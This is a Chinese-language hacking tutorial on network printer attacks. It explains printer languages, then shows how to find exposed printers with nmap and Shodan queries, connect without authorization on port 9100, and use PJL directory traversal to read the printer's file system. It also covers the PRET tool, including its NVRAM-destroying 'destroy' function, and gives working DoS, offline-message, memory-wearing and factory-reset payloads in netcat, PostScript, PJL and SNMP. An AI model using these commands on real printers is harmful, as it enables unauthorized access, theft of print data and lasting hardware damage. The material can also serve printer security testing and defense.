0x00:了解打印机语言

打印机控制语言（PCL）

PCL（Printing Control Language）语言是将打印内容解释成标准页面描述文件，然后由打印机转换成光栅图像进行打印。采用PCL打印语言的打印机对计算机系统资源占用也较少，同时对字库、图像的解释能力较强，可以用来输出比较复杂的页面和图像，PCL语言具有较好的兼容性，可广泛支持所有操作系统；此外由于数据传输量较小，可以很方便地实现网络打印，适用于操作系统较复杂或大型的办公环境。

打印机作业语言（PJL）

PJL (Printer Job Language)作为PCL的扩展，用于指导打印机行为，比如更改设备设置、传输文件等，PJL最早由HP公司引入，现在已发展成为标准的打印任务控制语言。利用PJL语言可以对打印任务进行永久性的更改设置，PJL通过对文件格式和设置的读取之后，通过转换给打印机进行打印输出。以下为典型的对打印纸张大小和数量进行设置的PJL命令：

1 @PJL SET PAPER=A4

2 @PJL SET COPIES=10

3 @PJL ENTER LANGUAGE=POSTSCRIPT

PJL可以被用来执行DoS攻击、打印页面控制、读取文件系统和内存，甚至恶意固件更新。

打印机管理语言 (PML)

PML 是以对象为导向的应答型打印机管理语言，它包括 PML 命令和 PML 对象，每个 PML 对象都与唯一的打印机信息段相关联。 PML 命令可以指定访问对象的方法。PML语言主要用来重置打印机出厂状态。

页面描述语言（PDL）

PDL（Page Descriptional Language），主要用于将位图格式转换成PCL格式代码，打印机接收后由CPU解释并执行打印。PDL的特点是多用途和表达精细，用来输出复杂的页面和图像。其工作流程都是首先在计算机端将打印内容解释成标准的页面描述文件然后传送到打印机控制器中，在打印控制器中再将页面描述文件解释成可以打印的光栅图像。Postscript（PS）和PCL（Printing Command Language）是两种标准化的页面描述语言。

PostScript


PostScript是一种与设备无关的打印机语言，即在定义图像时可以根本不考虑输出设备的特性（如打印机的分辨率、纸张大小等），而且它对文本和图形实行同样的处理过程，极具灵活性。在对纸张大小、进纸盒输出设备、分辨率等进行选择时，PostScript可以实现不同特性的良好描述。PS在处理打印大的文件，如PDF、Photoshop等软件下打印大的图形图像文件有速度优势，准确度、色彩方面比PCL强。PS适用于对图形和色彩准确度要求比较高的专业应用。PostScript可以被用来执行DoS攻击、打印页面控制、读取文件系统和内存。

打印机指令语言（Printer Command Language）

与打印机控制语言（Printing Control Language）不同的是，打印机指令语言是PDL的一种， PCL 实质上是一种面向文本的语言，已扩展到能提供图形功能，但在大型打印文件处理、色彩表现准确度等方面不如PostScript有优势，所以PCL语言更适用于普通的商务办公应用。打印机指令语言PCL很难被攻击利用，所以，它仅被用来在打印内存中构造虚拟宏文件。

0x01:发现网络中的打印机

1.#nmap –p 9100 192.168.101.1/24




2.Shodan Key: device:printer

3.ZoomEye Key: service:”jetdirect

0x02:通过9100端口未授权访问打印机

#nc 192.168.101.227 9100 ；如果不能直接访问还需爆破PJL密码

使用的PJL指令：@PJL INFO ID ；获取打印机设备名称




@PJL FSDIRLIST NAME="0:/" ENTRY=1 COUNT=1024

@PJL FSDIRLIST NAME="0:/" ENTR

；遍历当前目录


；0:/为打印机当前目录




@PJL FSDIRLIST NAME="0:/../../" ENTRY=1 COUNT=1024

@PJL FSDIRLIST NAME="0:/../../"

；读取上上级目录



@PJL FSDIRLIST NAME="0:/../../emp/data" ENTRY=1 COUNT=1024



0x03:利用工具PRET

#git clone <https://github.com/RUB-NDS/PRET>

usage: pret.py [-h] [-s] [-q] [-d] [-i file] [-o file] target {ps,pjl,pcl}

-h, --help show this help message and exit

-s, --safe verify if language is supported


-q, --quiet suppress warnings and chit-chat

-d, --debug enter debug mode (show traffic)

-i file, --load file load and run commands from file

-o file, --log file log raw data sent to the target

#./pret.py 192.168.101.227 pjl




查看当前目录:pwd

C:\Users\sheepherder\Desktop\通过9100端口利用pjl语言\PRET\查看当前目录.PNG


查看状态信息:status

C:\Users\sheepherder\Desktop\通过9100端口利用pjl语言\PRET\查看状态信息.PNG


查看帮助:help



上传文件:put 获取文件:get



删除文件:delete



Reset：重置出厂

Print：可以远程打印文件。

Fuzz: pret自动使用脚本进行fuzz测试，包括常见敏感目录和文件。

Lock: 设置系统密码。

Unlock：自动解密。

Mirror: 将打印机中的所有文件拷贝的本地，方便进一步的分析，寻找如打印记录的文件。

Destroy: 十分危险的功能，对打印机的NVRAM（一种RAM）造成物理性损坏。

0x04:其他类型攻击

1.DOS攻击

针对9100原始端口打印协议，利用netcat命令实现的验证性攻击代码（连接循环）：

**while** true; **do** nc printer 9100; **done**

打印文档控制，用两行PostScript代码实现的循环DoS攻击：

1 %!

2 {} **loop**

2.使用PJL命令使打印机进入离线脱机状态：

@**PJL** OPMSG DISPLAY="PAPER JAM IN ALL DOORS"

3.物理内存破坏，使用以下PostScript代码对打印机内存实现压力测试：

1 /counter 0 def

2 { << /Password counter 16 string cvs

3 /SystemParamsPassword counter 1 add 16 string cvs

4 >> setsystemparams /counter counter 1 add def

5 } loop

4.提权，利用以下SNMP命令实现出厂状态重置：

1 $ snmpset -v1 -c **public** printer 1.3.6.1.2.1.43.5.1.1.3.1 i 6

2 @PJL DMCMD ASCIIHEX="040006020501010301040106"

3 << /FactoryDefaults **true** >> setsystemparams

https://kur0sec.org/print 如何使6000台打印机同时为我打印

附录：PJL指令

@PJL FSDELETE NAME = “pathname” [<CR>]<LF> 删除文件

@PJL FSDOWNLOAD FORMAT:BINARY [SIZE=int] [<CR>]<LF> 下载文件到打印机

@PJL FSINIT VOLUME = “pathname” [<CR>]<LF> 初始化打印机文件系统

@PJL FSMKDIR NAME = “pathname” [<CR>]<LF> 创建目录

@PJL DINQUIRE CPLOCK 检查控制面板状态

@PJL DINQUIRE PASSWORD 检查密码保护状态

@PJL JOB PASSWORD = [Number:0 to 65535] 当前密码保护密码

@PJL DEFAULT PASSWORD [Number:0 to 65535] 修改保护密码

@PJL DEFAULT CPLOCK = [ON, OFF] 控制面板状态

@PJL SET IOBUFFER = [ON, OFF, AUTO] 设置缓冲区

@PJL SET IOSIZE = [10-100] 设置缓存区大小

@PJL SET PCNAME = [String] 设置计算机名称

@PJL SET HOLD = [ON, JOB, STORE, PROOF] 设置文件保存

@PJL SET HOLDKEY = [Number:0000 to 9999] 设置保存文件密码

@PJL DEFAULT DISKLOCK = [ON, OFF] 设置硬盘锁定状态

@PJL SET SPOOLTIME 设置打印日期

@PJL SET COPIES 设置打印数

@PJL SET JOBNAME 设置打印机文件名称@PJL SET RESOLUTION 设置分辨率

@PJL SET DRIVERNAME 设置驱动

@PJL USTATUS JOB 输出队列中还未打印任务的状态

@PJL COMMENT 添加注释

@PJL SET OUTTRAY 出纸盘(纸张输出位置)

@PJL SET ORIENTATION = [PORTRAIT, LANDSCAPE] 页面方向

@PJL SET DUPLEX = [ON, OFF] 双工模式(双面打印)

@PJL SET BINDING = [LONGEDGE, SHORTEDGE] 双工模式：短边、长边

@PJL RNVRAM ADDRESS 读取内存

@PJL OPMSG DISPLAY 设置打印机离线脱机

@PJL SET SERVICEMODE 设置服务模式

@PJL WNVRAM ADDRESS 写入内存

@PJL FSDIRLIST NAME 读取目录

@PJL FSQUERY NAME 读取文件

@PJL FSUPLOAD NAME 文件上传

@PJL FSDOWNLOAD 写入文件